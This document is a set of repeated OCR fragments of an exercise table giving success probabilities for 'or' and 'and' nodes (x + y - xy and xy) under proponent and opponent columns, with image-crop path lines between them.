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
Exercise (success probability for the nodes)



	proponent	opponent
or	op $x + y - xy$	oo $x + y - xy$
and	ap xy	ao xy
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
Exercise (success probability for the nodes)



	proponent	opponent
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

	proponent	opponent
or	op $x + y - xy$	oo $x + y - xy$
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

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

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